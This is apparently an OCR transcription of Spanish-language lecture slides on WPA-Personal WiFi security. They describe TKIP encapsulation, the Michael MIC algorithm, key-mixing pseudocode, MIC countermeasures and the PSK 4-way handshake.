
# Privacidad en WiFi mediante WPA-Personal

# Privacidad WiFi con WPA/PSK

## WPA-Personal (WiFi Protected Access)


# Privacidad WiFi con WPA/PSK

## TKIP - MPDU expandida



# Privacidad WiFi con WPA/PSK


## TKIP – Proceso de encapsulado



# Privacidad WiFi con WPA/PSK

## TKIP – Proceso de encapsulado

- **T**kip **S**equence **C**ounter




# Privacidad WiFi con WPA/PSK

## TKIP MIC – Algoritmo Michael

**Input**: Key (*K*0, *K*1) and padded MSDU (represented as 32-bit words) *M*0...*MN-1*
**Output**: MIC value (*V*0, *V*1)

MICHAEL((*K*0, *K*1) , (*M*0,... ,*MN*))
(*l*,*r*) ← (*K*0, *K*1)
**for** *i* = 0 **to** *N*–1 **do**
*l* ← *l* ⊕ *M*-i
(*l*, *r*) ← *b*(*l*, *r*)
**return** (*l*,*r*)


- **D**estination **A**ddress
- **S**ource **A**ddress
- **T**emporal **M**IC **K**ey
- **M**essage **I**ntegrity **C**ontrol
- **I**ntegrity **C**heck **V**alue



# Privacidad WiFi con WPA/PSK

## TKIP – Mezclado de clave


- **P**re-**S**hared **K**ey
- **P**airwise **M**aster **K**ey
  - 256 bits
  - A partir de una contraseña de 8-63 caracteres
- **T**emporal **K**ey
- **T**ransmit **A**ddress
- **T**kip **S**equence **C**ounter
- **T**KIP-mixed **TA**&**K**ey



# Privacidad WiFi con WPA/PSK

## TKIP – Mezclado de clave

- Fase 1





**Input:** transmit address *TA*0…*TA*5, Temporal Key *TK*0..*TK*15, and *TSC*0..*TSC*5
**Output:** intermediate key *TTAK*0..*TTAK*4
PHASE1-KEY-MIXING(*TA*0…*TA*5, *TK*0..*TK*15, *TSC*0..*TSC*5)

PHASE1_STEP1:
*TTAK*0 ← *MK*16(*TSC*3, *TSC*2)
*TTAK*1 ← *MK*16(*TSC*5, *TSC*4)
*TTAK*2 ← *MK*16(*TA*1, *TA*0)
*TTAK*3 ← *MK*16(*TA*3, *TA*2)
*TTAK*4 ← *MK*16(*TA*5, *TA*4)
PHASE1_STEP2:
for *i* = 0 to PHASE1_LOOP_COUNT-1
*j* ← 2·(*i* & 1)
*TTAK*0 ← *TTAK*0 + S[*TTAK*4 ⊕ *MK*16(*TK*1+*j*, *TK*0+*j*)]
*TTAK*1 ← *TTAK*1 + S[*TTAK*0 ⊕ *MK*16(*TK*5+*j*, *TK*4+*j*)]
*TTAK*2 ← *TTAK*2 + S[*TTAK*1 ⊕ *MK*16(*TK*9+*j*, *TK*8+*j*)]
*TTAK*3 ← *TTAK*3 + S[*TTAK*2 ⊕ *MK*16(*TK*13+*j*, *TK*12+*j*)]
*TTAK*4 ← *TTAK*4 + S[*TTAK*3 ⊕ *MK*16(*TK*1+*j*, *TK*0+*j*)] + *i*

# Privacidad WiFi con WPA/PSK

## TKIP – Mezclado de clave

- Fase 2




**Input:** intermediate key *TTAK*0... *TTAK*4, *TK*, and TKIP sequence counter *TSC*
**Output:** WEP Seed *WEPSeed*0...*WEPSeed*15
PHASE2-KEY-MIXING(*TTAK*0... *TTAK*4, *TK*0... *TK*15, *TSC*0... *TSC*5)

PHASE2_STEP1:

$PPK0 \leftarrow TTAK0$
$PPK1 \leftarrow TTAK1$
$PPK2 \leftarrow TTAK2$
$PPK3 \leftarrow TTAK3$
$PPK4 \leftarrow TTAK4$
$PPK5 \leftarrow TTAK4 + Mk16(TSC1, TSC0)$

PHASE2_STEP2:

$PPK0 \leftarrow PPK0 + S[PPK5 \oplus Mk16(TK1, TK0)]$
$PPK1 \leftarrow PPK1 + S[PPK0 \oplus Mk16(TK3, TK2)]$
$PPK2 \leftarrow PPK2 + S[PPK1 \oplus Mk16(TK5, TK4)]$
$PPK3 \leftarrow PPK3 + S[PPK2 \oplus Mk16(TK7, TK6)]$
$PPK4 \leftarrow PPK4 + S[PPK3 \oplus Mk16(TK9, TK8)]$
$PPK5 \leftarrow PPK5 + S[PPK4 \oplus Mk16(TK11, TK10)]$
$PPK0 \leftarrow PPK0 + RotR1(PPK5 \oplus Mk16(TK13, TK12))$
$PPK1 \leftarrow PPK1 + RotR1(PPK0 \oplus Mk16(TK15, TK14))$
$PPK2 \leftarrow PPK2 + RotR1(PPK1)$
$PPK3 \leftarrow PPK3 + RotR1(PPK2)$
$PPK4 \leftarrow PPK4 + RotR1(PPK3)$
$PPK5 \leftarrow PPK5 + RotR1(PPK4)$

PHASE2_STEP3:

$WEPSeed0 \leftarrow TSC1$
$WEPSeed1 \leftarrow (TSC1 \mid 0x20) \,\&\, 0x7F$
$WEPSeed2 \leftarrow TSC0$
$WEPSeed3 \leftarrow Lo8((PPK5 \oplus Mk16(TK1, TK0)) >> 1)$
for $i = 0$ to 5
$WEPSeed4+(2 \cdot i) \leftarrow Lo8(PPKi)$
$WEPSeed5+(2 \cdot i) \leftarrow Hi8(PPKi)$
end
**return** *WEPSeed*0...*WEPSeed*15

# Privacidad WiFi con WPA/PSK

## TKIP – Proceso de desencapsulado






Figure 43d—TKIP decapsulation block diagram

# Privacidad WiFi con WPA/PSK

## TKIP MIC – Contramedidas de autenticación


- Solicitante
  - Si hay 2 fallos de integridad en menos de 1 minuto
  - desautentica al AP
  - inicia autenticación tras 1 minuto



# Privacidad WiFi con WPA/PSK

## TKIP MIC – Contramedidas de autenticación


- Autenticador
  - Si hay 2 fallos de integridad en menos de 1 minuto
  - desautentica las estaciones
  - permite autenticaciones tras 1 minuto



# Privacidad WiFi con WPA/PSK

## Autenticación PSK – 4-way handshake


- **P**re-**S**hared **K**ey
- **P**airwise **M**aster **K**ey
- **P**airwise **T**ransient **K**ey
- **G**roup **T**ransient **K**ey



# Privacidad WiFi con WPA/PSK

